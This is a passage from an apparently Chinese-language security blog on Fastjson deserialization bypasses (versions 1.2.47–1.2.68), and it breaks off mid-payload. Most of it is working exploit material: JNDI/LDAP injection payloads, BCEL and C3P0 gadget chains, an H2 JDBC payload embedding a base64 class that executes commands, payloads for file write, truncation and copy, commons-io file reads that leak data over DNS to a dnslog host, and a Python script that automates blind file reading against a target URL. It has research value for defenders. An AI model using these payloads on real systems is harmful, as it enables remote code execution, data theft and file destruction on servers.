
@type为java.lang.Class时,调用MiscCodec反序列化,并TypeUtils.loadClass存入缓存map。

在checkAutoType时先从缓存map取,从而绕过。

img

img

img

修复分析

默认不缓存:

img

JdbcRowSetImpl

1
2
3
4
5
6
7
8
9
10
11
{
"x1": {
"@type": "java.lang.Class",
"val": "com.sun.rowset.JdbcRowSetImpl"
},
"x2": {
"@type": "com.sun.rowset.JdbcRowSetImpl",
"dataSourceName": "ldap://localhost:1389/Exploit",
"autoCommit": true
}
}

BCEL

jdk <= 8u251

需要dbcp依赖,一种是tomcat-dbcp,一种是commons-dbcp

bcel字符生成:

1
2
3
JavaClass javaClass = Repository.lookupClass(Evil.class);
String encode = Utility.encode(javaClass.getBytes(), true);
String bcel = "$$BCEL$$" + encode;

org.apache.tomcat.dbcp.dbcp.BasicDataSource tomcat-dbcp <= 7.0.109

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
{
"name": {
"@type": "java.lang.Class",
"val": "org.apache.tomcat.dbcp.dbcp.BasicDataSource"
},
"x1": {
"name": {
"@type": "java.lang.Class",
"val": "com.sun.org.apache.bcel.internal.util.ClassLoader"
},
"x2": {
"@type": "com.alibaba.fastjson.JSONObject",
"x3": {
"@type": "org.apache.tomcat.dbcp.dbcp.BasicDataSource",
"driverClassLoader": {
"@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
},
"driverClassName": "[bcelCode]",
"$ref": "$.x1.x2.x3.connection"
}
}
}
}

org.apache.tomcat.dbcp.dbcp2.BasicDataSource tomcat-dbcp-8.0.0-RC1 <= tomcat-dbcp <= 10.1.0-M2

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
{
"name": {
"@type": "java.lang.Class",
"val": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource"
},
"x1": {
"name": {
"@type": "java.lang.Class",
"val": "com.sun.org.apache.bcel.internal.util.ClassLoader"
},
"x2": {
"@type": "com.alibaba.fastjson.JSONObject",
"x3": {
"@type": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource",
"driverClassLoader": {
"@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
},
"driverClassName": "[bcelCode]",
"$ref": "$.x1.x2.x3.connection"
}
}
}
}

org.apache.commons.dbcp.BasicDataSource commons-dbcp <= 1.4

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
{
"name": {
"@type": "java.lang.Class",
"val": "org.apache.commons.dbcp.BasicDataSource"
},
"x1": {
"name": {
"@type": "java.lang.Class",
"val": "com.sun.org.apache.bcel.internal.util.ClassLoader"
},
"x2": {
"@type": "com.alibaba.fastjson.JSONObject",
"x3": {
"@type": "org.apache.commons.dbcp.BasicDataSource",
"driverClassLoader": {
"@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
},
"driverClassName": "[bcelCode]",
"$ref": "$.x1.x2.x3.connection"
}
}
}
}

org.apache.commons.dbcp2.BasicDataSource commons-dbcp2 <= 2.13.0

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
{
"name": {
"@type": "java.lang.Class",
"val": "org.apache.commons.dbcp2.BasicDataSource"
},
"x1": {
"name": {
"@type": "java.lang.Class",
"val": "com.sun.org.apache.bcel.internal.util.ClassLoader"
},
"x2": {
"@type": "com.alibaba.fastjson.JSONObject",
"x3": {
"@type": "org.apache.commons.dbcp2.BasicDataSource",
"driverClassLoader": {
"@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
},
"driverClassName": "[bcelCode]",
"$ref": "$.x1.x2.x3.connection"
}
}
}
}

C3P0

c3p0字符转换:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
    byte[] bytes = Files.readAllBytes(Paths.get("D:/1tmp/cc5.bin"));
String hex = toHexAscii(bytes);
String payload = "HexAsciiSerializedMap:" + hex + ";";

public static String toHexAscii(byte[] bytes)
{
int len = bytes.length;
StringWriter sw = new StringWriter(len * 2);
for (int i = 0; i < len; ++i)
addHexAscii(bytes[i], sw);
return sw.toString();
}

static void addHexAscii(byte b, StringWriter sw)
{
int ub = b & 0xff;
int h1 = ub / 16;
int h2 = ub % 16;
sw.write(toHexDigit(h1));
sw.write(toHexDigit(h2));
}

private static char toHexDigit(int h)
{
char out;
if (h <= 9) out = (char) (h + 0x30);
else out = (char) (h + 0x37);
//System.err.println(h + ": " + out);
return out;
}
1
2
3
4
5
6
7
8
9
10
{
"x1": {
"@type": "java.lang.Class",
"val": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource"
},
"x2": {
"@type": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource",
"userOverridesAsString": "[code]"
}
}

mybatis

mybaitis也有bcel加载效果:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
{
"x": {
"xxx": {
"@type": "java.lang.Class",
"val": "org.apache.ibatis.datasource.unpooled.UnpooledDataSource"
},
"c": {
"@type": "org.apache.ibatis.datasource.unpooled.UnpooledDataSource"
},
"www": {
"@type": "java.lang.Class",
"val": "com.sun.org.apache.bcel.internal.util.ClassLoader"
},
{
"@type": "com.alibaba.fastjson.JSONObject",
"c": {
"@type": "org.apache.ibatis.datasource.unpooled.UnpooledDataSource"
},
"c": {
"@type": "org.apache.ibatis.datasource.unpooled.UnpooledDataSource",
"driverClassLoader": {
"@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
},
"driver": "【bcelCode】"
}
}:{}
}
}

H2Jdbc

com.h2database:h2 <= 2.2.224

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
{
"x1": {
"@type": "java.lang.Class",
"val": "org.h2.jdbcx.JdbcDataSource"
},
"x2": {
"@type": "com.alibaba.fastjson.JSONObject",
"c": {
"@type": "org.h2.jdbcx.JdbcDataSource",
"url": "jdbc:h2:mem:test;MODE=MSSQLServer;INIT=drop alias if exists exec\\;CREATE ALIAS EXEC AS 'void exec() throws java.io.IOException { try { byte[] b = java.util.Base64.getDecoder().decode(\"yv66vgAAADIAQAEAWm9yZy9hcGFjaGUvc2hpcm8vY295b3RlL2Rlc2VyaWFsaXphdGlvbi9pbXBsL1Byb3BlcnR5VmFsdWU0NWNjYzQ5NzBmZjI0MWYwYmYzZTBjY2U4NDY1MjU5ZQcAAQEAEGphdmEvbGFuZy9PYmplY3QHAAMBAARiYXNlAQASTGphdmEvbGFuZy9TdHJpbmc7AQADc2VwAQADY21kAQAGPGluaXQ+AQADKClWAQATamF2YS9sYW5nL0V4Y2VwdGlvbgcACwwACQAKCgAEAA0BAAdvcy5uYW1lCAAPAQAQamF2YS9sYW5nL1N5c3RlbQcAEQEAC2dldFByb3BlcnR5AQAmKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1N0cmluZzsMABMAFAoAEgAVAQAQamF2YS9sYW5nL1N0cmluZwcAFwEAC3RvTG93ZXJDYXNlAQAUKClMamF2YS9sYW5nL1N0cmluZzsMABkAGgoAGAAbAQADd2luCAAdAQAIY29udGFpbnMBABsoTGphdmEvbGFuZy9DaGFyU2VxdWVuY2U7KVoMAB8AIAoAGAAhAQAHY21kLmV4ZQgAIwwABQAGCQACACUBAAIvYwgAJwwABwAGCQACACkBAAcvYmluL3NoCAArAQACLWMIAC0MAAgABgkAAgAvAQAYamF2YS9sYW5nL1Byb2Nlc3NCdWlsZGVyBwAxAQAWKFtMamF2YS9sYW5nL1N0cmluZzspVgwACQAzCgAyADQBAAVzdGFydAEAFSgpTGphdmEvbGFuZy9Qcm9jZXNzOwwANgA3CgAyADgBAAg8Y2xpbml0PgEABGNhbGMIADsKAAIADQEABENvZGUBAA1TdGFja01hcFRhYmxlACEAAgAEAAAAAwAJAAUABgAAAAkABwAGAAAACQAIAAYAAAACAAEACQAKAAEAPgAAAIQABAACAAAAUyq3AA4SELgAFrYAHBIetgAimQAQEiSzACYSKLMAKqcADRIsswAmEi6zACoGvQAYWQOyACZTWQSyACpTWQWyADBTTLsAMlkrtwA1tgA5V6cABEyxAAEABABOAFEADAABAD8AAAAXAAT/ACEAAQcAAgAACWUHAAz8AAAHAAQACAA6AAoAAQA+AAAAGgACAAAAAAAOEjyzADC7AAJZtwA9V7EAAAAAAAA=\")\\; java.lang.reflect.Method method = ClassLoader.class.getDeclaredMethod(\"defineClass\", byte[].class, int.class, int.class)\\; method.setAccessible(true)\\; Class c = (Class) method.invoke(Thread.currentThread().getContextClassLoader(), b, 0, b.length)\\; c.newInstance()\\; } catch (Exception e){ }}'\\;CALL EXEC ()\\;"
}
},
"x3": {
"$ref": "$.x2.c.connection"
}
}

1.2.48~1.2.67

以下都需要开启autotype,所以实战能利用的可能性比较低。

<=1.2.60

commons-configuration-1.10,且autotype enable:

1
2
3
4
5
6
7
ParserConfig.getGlobalInstance().setAutoTypeSupport(true)
<dependency>
<groupId>commons-configuration</groupId>
<artifactId>commons-configuration</artifactId>
<version>1.10</version>
</dependency>
{"@type":"org.apache.commons.configuration.JNDIConfiguration","prefix":"ldap://10.30.1.214:1389/msy62c"}

<=1.2.61

autotype enable:

1
2
3
4
5
6
<dependency>
<groupId>org.apache.commons</groupId>
<artifactId>commons-configuration2</artifactId>
<version>2.8.0</version>
</dependency>
{"@type":"org.apache.commons.configuration2.JNDIConfiguration","prefix":"ldap://10.30.1.214:1389/msy62c"}

<=1.2.67

条件:开启autotype,存在shiro(不限版本)即可通杀

1
2
3
4
5
6
7
<dependency>
<groupId>org.apache.shiro</groupId>
<artifactId>shiro-core</artifactId>
<version>1.5.2</version>
</dependency>
ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
{"@type":"org.apache.shiro.jndi.JndiObjectFactory","resourceName":"ldap://192.168.0.107:1389/y0drfh","instance":{"$ref":"$.instance"}}

1.2.36~1.2.62

存在拒绝服务攻击,无其他条件,可变相用于黑盒版本探测

1
2
3
{"regex":{"$ref":"$[blue rlike '^[a-zA-Z]+(([a-zA-Z ])?[a-zA-Z]*)*$']"},"blue":"aaaaaaaaaaaaaaaaaaaaaaaaaaaa!"}

{"regex":{"$ref":"$[\blue = /\^[a-zA-Z]+(([a-zA-Z ])?[a-zA-Z]*)*$/]"},"blue":"aaaaaaaaaaaaaaaaaaaaaaaaaaaa!"}

1.2.68

绕过分析

这里是通过expectClass来实现绕过,也就是找java.lang.AutoCloseable的实现类。

设置@type且进入JavaBeanDeserializer时,会将第一个@type作为expectClass,再去检查下一个@type,从而绕过:

img

img

img

修复分析

AutoCloseable进入黑名单,不作为expectClass

img

jdk11 任意写/文件清空

任意写

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
{
"@type": "java.lang.AutoCloseable",
"@type": "sun.rmi.server.MarshalOutputStream",
"out": {
"@type": "java.util.zip.InflaterOutputStream",
"out": {
"@type": "java.io.FileOutputStream",
"file": "${file}",
"append": false
},
"infl": {
"input": {
"array": "${array}",
"limit": ${limit}
}
},
"bufLen": "100"
},
"protocolVersion": 1
}

fastjson 在类没有无参数构造函数时, 如果其他构造函数是有符号信息的话也是可以调用的。

在标准的 Java 编译过程中(使用 javac),源代码中的变量名和参数名可能会被丢弃或混淆,变成无意义的占位符。我们经常在反编译的代码中看见arg0,var0这种变量名,就是这个原因导致的。“符号信息” 指的就是编译器把 name 和 age 这两个字符串保留在字节码的 LocalVariableTable(局部变量表) 属性中。

可以通过如下命令来检查,如果有输出 LocalVariableTable,则证明其 class 字节码里的函数参数会有参数名信息:
javap -l | grep LocalVariableTable

文件清空

1
2
3
4
5
6
7
8
9
10
11
12
{
"@type":"java.lang.AutoCloseable",
"@type":"java.io.FileOutputStream",
"file":"/tmp/123",
"append":false
}
{
"@type": "java.lang.AutoCloseable",
"@type": "java.io.FileWriter",
"file": "/tmp/nonexist",
"append": "false"
}

文件复制

需要aspectjtools依赖

1
2
3
4
5
6
{
"@type":"java.lang.AutoCloseable",
"@type":"org.eclipse.core.internal.localstore.SafeFileOutputStream",
"targetPath":"/x/x/web/nonexist.txt",
"tempPath":"/etc/hosts"
}

commons-io利用


commons-io版本差异

http://www.bmth666.cn/2025/12/30/Fastjson-commons-io%E4%BB%BB%E6%84%8F%E6%96%87%E4%BB%B6%E8%AF%BB%E5%86%99/

img

需要根据不同版本的依赖,修改对应参数名。

当io < 2.5时,根据系统的不同,可能会触发WriterOutputStream中带有decoder的构造方法,这时decoder只能设置为com.alibaba.fastjson.util.UTF8Decoder。导致没法写二进制文件。这个问题在[https://github.com/cwkiller/Java-Puzzle/tree/main/Fastjson%20Decoder](https://github.com/cwkiller/Java-Puzzle/tree/main/Fastjson Decoder) 里出现过

io 读文件/目录

由浅蓝对blackhat上的链子进行优化。

https://b1ue.cn/archives/506.html 文章里设置了具体场景,对应下面的三种payload

读取错误时返回null,要结合原本就有回显的点利用

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
{
"abc":{"@type": "java.lang.AutoCloseable",
"@type": "org.apache.commons.io.input.BOMInputStream",
"delegate": {"@type": "org.apache.commons.io.input.ReaderInputStream",
"reader": { "@type": "jdk.nashorn.api.scripting.URLReader",
"url": "file:///tmp/"
},
"charsetName": "UTF-8",
"bufferSize": 1024
},"boms": [
{
"@type": "org.apache.commons.io.ByteOrderMark",
"charsetName": "UTF-8",
"bytes": [
...
]
}
]
},
"address" : {"$ref":"$.abc.BOM"}
}

报错读,正确的时候报错,错误的时候不报错。这个用的多一点。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
{
"abc":{"@type": "java.lang.AutoCloseable",
"@type": "org.apache.commons.io.input.BOMInputStream",
"delegate": {"@type": "org.apache.commons.io.input.ReaderInputStream",
"reader": { "@type": "jdk.nashorn.api.scripting.URLReader",
"url": "file:///tmp/test"
},
"charsetName": "UTF-8",
"bufferSize": 1024
},"boms": [
{
"@type": "org.apache.commons.io.ByteOrderMark",
"charsetName": "UTF-8",
"bytes": [
98
]
}
]
},
"address" : {"@type": "java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.CharSequenceReader",
"charSequence":
{"@type": "java.lang.String"{"$ref":"$.abc.BOM[0]"},"start": 0,"end": 0}
}

dns读,错误的时候有dns请求,正确的时候没有dns请求。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
{
"abc":{"@type": "java.lang.AutoCloseable",
"@type": "org.apache.commons.io.input.BOMInputStream",
"delegate": {"@type": "org.apache.commons.io.input.ReaderInputStream",
"reader": { "@type": "jdk.nashorn.api.scripting.URLReader",
"url": "file:///tmp/test"
},
"charsetName": "UTF-8",
"bufferSize": 1024
},"boms": [
{
"@type": "org.apache.commons.io.ByteOrderMark",
"charsetName": "UTF-8",
"bytes": [
98
]
}
]
},
"address" : {"@type": "java.lang.AutoCloseable","@type":"org.apache.commons.io.input.CharSequenceReader",
"charSequence": {"@type": "java.lang.String"{"$ref":"$.abc.BOM[0]"},"start": 0,"end": 0},
"xxx": {
"@type": "java.lang.AutoCloseable",
"@type": "org.apache.commons.io.input.BOMInputStream",
"delegate": {
"@type": "org.apache.commons.io.input.ReaderInputStream",
"reader": {
"@type": "jdk.nashorn.api.scripting.URLReader",
"url": "http://aaaxasd.g2pbiw.dnslog.cn/"
},
"charsetName": "UTF-8",
"bufferSize": 1024
},
"boms": [{"@type": "org.apache.commons.io.ByteOrderMark", "charsetName": "UTF-8", "bytes": [1]}]
},
"zzz":{"$ref":"$.xxx.BOM[0]"}
}

配套python脚本:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
import requests

url = "http://192.168.1.101/login"

#码表可按照实际修改,例如探测jdk目录一般文件名为小写
#asciis = [10,32,45,46,47,48,49,50,51,52,53,54,55,56,57,91,92,95,97,98,99,100,101,102,103,104,105,106,107,108,109,110,111,112,113,114,115,116,117,118,119,120,121,122] #针对linux下正常文件夹或文件读取,去除了一些文件名下不常见的字符,且全为小写
asciis = [10,32,45,46,47,48,49,50,51,52,53,54,55,56,57,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91,92,95,97,98,99,100,101,102,103,104,105,106,107,108,109,110,111,112,113,114,115,116,117,118,119,120,121,122] #针对linux下正常文件夹或文件读取,去除了一些文件名下不常见的字符,且包含大小写
# asciis = [10,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91,92,93,94,95,96,97,98,99,100,101,102,103,104,105,106,107,108,109,110,111,112,113,114,115,116,117,118,119,120,121,122,123,124,125,126] #所有可见字符


data1 = """
{
"abc": {
"@type": "java.lang.AutoCloseable",
"@type": "org.apache.commons.io.input.BOMInputStream",
"delegate": {
"@type": "org.apache.commons.io.input.ReaderInputStream",
"reader": {
"@type": "jdk.nashorn.api.scripting.URLReader",
"url": "file:///usr/local/tomcat/" # 修改这个进行列目录
},
"charsetName": "UTF-8",
"bufferSize": 1024
},
"boms": [
{
"charsetName": "UTF-8",
"bytes": [
"""

data2 = """
]
}
]
},
"address": {
"@type": "java.lang.AutoCloseable",
"@type": "org.apache.commons.io.input.CharSequenceReader",
"charSequence": {
"@type": "java.lang.String"{"$ref":"$.abc.BOM[0]"},
"start": 0,
"end": 0
}
}
}
"""
proxies = {
'http': '127.0.0.1:8080',
}

header = {
"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36",
"Content-Type": "application/json; charset=utf-8"
}

def byte2str(bytes):
file_str = ""
for i in file_byte:
file_str += chr(int(i))
print("【" + file_str + "】")

file_byte = []
for i in range(0,50): # 需要读取多长自己定义,但一次性不要太长,建议分多次读取
for i in asciis:
file_byte.append(str(i))
req = requests.post(url=url,data=data1+','.join(file_byte)+data2,headers=header)
text = req.text

if "charSequence" not in text:
file_byte.pop()
byte2str(file_byte)
print(file_byte)


io1/io2写文件(编码后支持二进制)

https://mp.weixin.qq.com/s/6fHJ7s6Xo4GEdEGpKFLOyg

只能写8kb整的文件,二进制文件写入时必须进行iso-8859-1编码;目录必须存在。

这里走的是XmlStreamReader构造方法触发getBOM,ioFinal中会改良成直接通过BOMInputStream.getBOM触发。FileWriterWithEncoding也会改成LockableFileWriter,从而自动创建目录。

commons-io 2.0 - 2.6 版本:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
{
"x":{
"@type":"com.alibaba.fastjson.JSONObject",
"input":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.ReaderInputStream",
"reader":{
"@type":"org.apache.commons.io.input.CharSequenceReader",
"charSequence":{"@type":"java.lang.String""${content}"
},
"charsetName":"UTF-8",
"bufferSize":1024
},
"branch":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.output.WriterOutputStream",
"writer":{
"@type":"org.apache.commons.io.output.FileWriterWithEncoding",
"file":"${path}",
"encoding":"UTF-8",
"append": false
},
"charsetName":"UTF-8",
"bufferSize": 1024,
"writeImmediately": true
},
"trigger":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.XmlStreamReader",
"is":{
"@type":"org.apache.commons.io.input.TeeInputStream",
"input":{
"$ref":"$.input"
},
"branch":{
"$ref":"$.branch"
},
"closeBranch": true
},
"httpContentType":"text/xml",
"lenient":false,
"defaultEncoding":"UTF-8"
},
"trigger2":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.XmlStreamReader",
"is":{
"@type":"org.apache.commons.io.input.TeeInputStream",
"input":{
"$ref":"$.input"
},
"branch":{
"$ref":"$.branch"
},
"closeBranch": true
},
"httpContentType":"text/xml",
"lenient":false,
"defaultEncoding":"UTF-8"
},
"trigger3":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.XmlStreamReader",
"is":{
"@type":"org.apache.commons.io.input.TeeInputStream",
"input":{
"$ref":"$.input"
},
"branch":{
"$ref":"$.branch"
},
"closeBranch": true
},
"httpContentType":"text/xml",
"lenient":false,
"defaultEncoding":"UTF-8"
}
}
}

commons-io 2.7 - 2.8.0 版本:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
{
"x":{
"@type":"com.alibaba.fastjson.JSONObject",
"input":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.ReaderInputStream",
"reader":{
"@type":"org.apache.commons.io.input.CharSequenceReader",
"charSequence":{"@type":"java.lang.String""aaaaaa...(长度要大于8192,实际写入前8192个字符)",
"start":0,
"end":2147483647
},
"charsetName":"UTF-8",
"bufferSize":1024
},
"branch":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.output.WriterOutputStream",
"writer":{
"@type":"org.apache.commons.io.output.FileWriterWithEncoding",
"file":"/tmp/pwned",
"charsetName":"UTF-8",
"append": false
},
"charsetName":"UTF-8",
"bufferSize": 1024,
"writeImmediately": true
},
"trigger":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.XmlStreamReader",
"inputStream":{
"@type":"org.apache.commons.io.input.TeeInputStream",
"input":{
"$ref":"$.input"
},
"branch":{
"$ref":"$.branch"
},
"closeBranch": true
},
"httpContentType":"text/xml",
"lenient":false,
"defaultEncoding":"UTF-8"
},
"trigger2":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.XmlStreamReader",
"inputStream":{
"@type":"org.apache.commons.io.input.TeeInputStream",
"input":{
"$ref":"$.input"
},
"branch":{
"$ref":"$.branch"
},
"closeBranch": true
},
"httpContentType":"text/xml",
"lenient":false,
"defaultEncoding":"UTF-8"
},
"trigger3":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.XmlStreamReader",
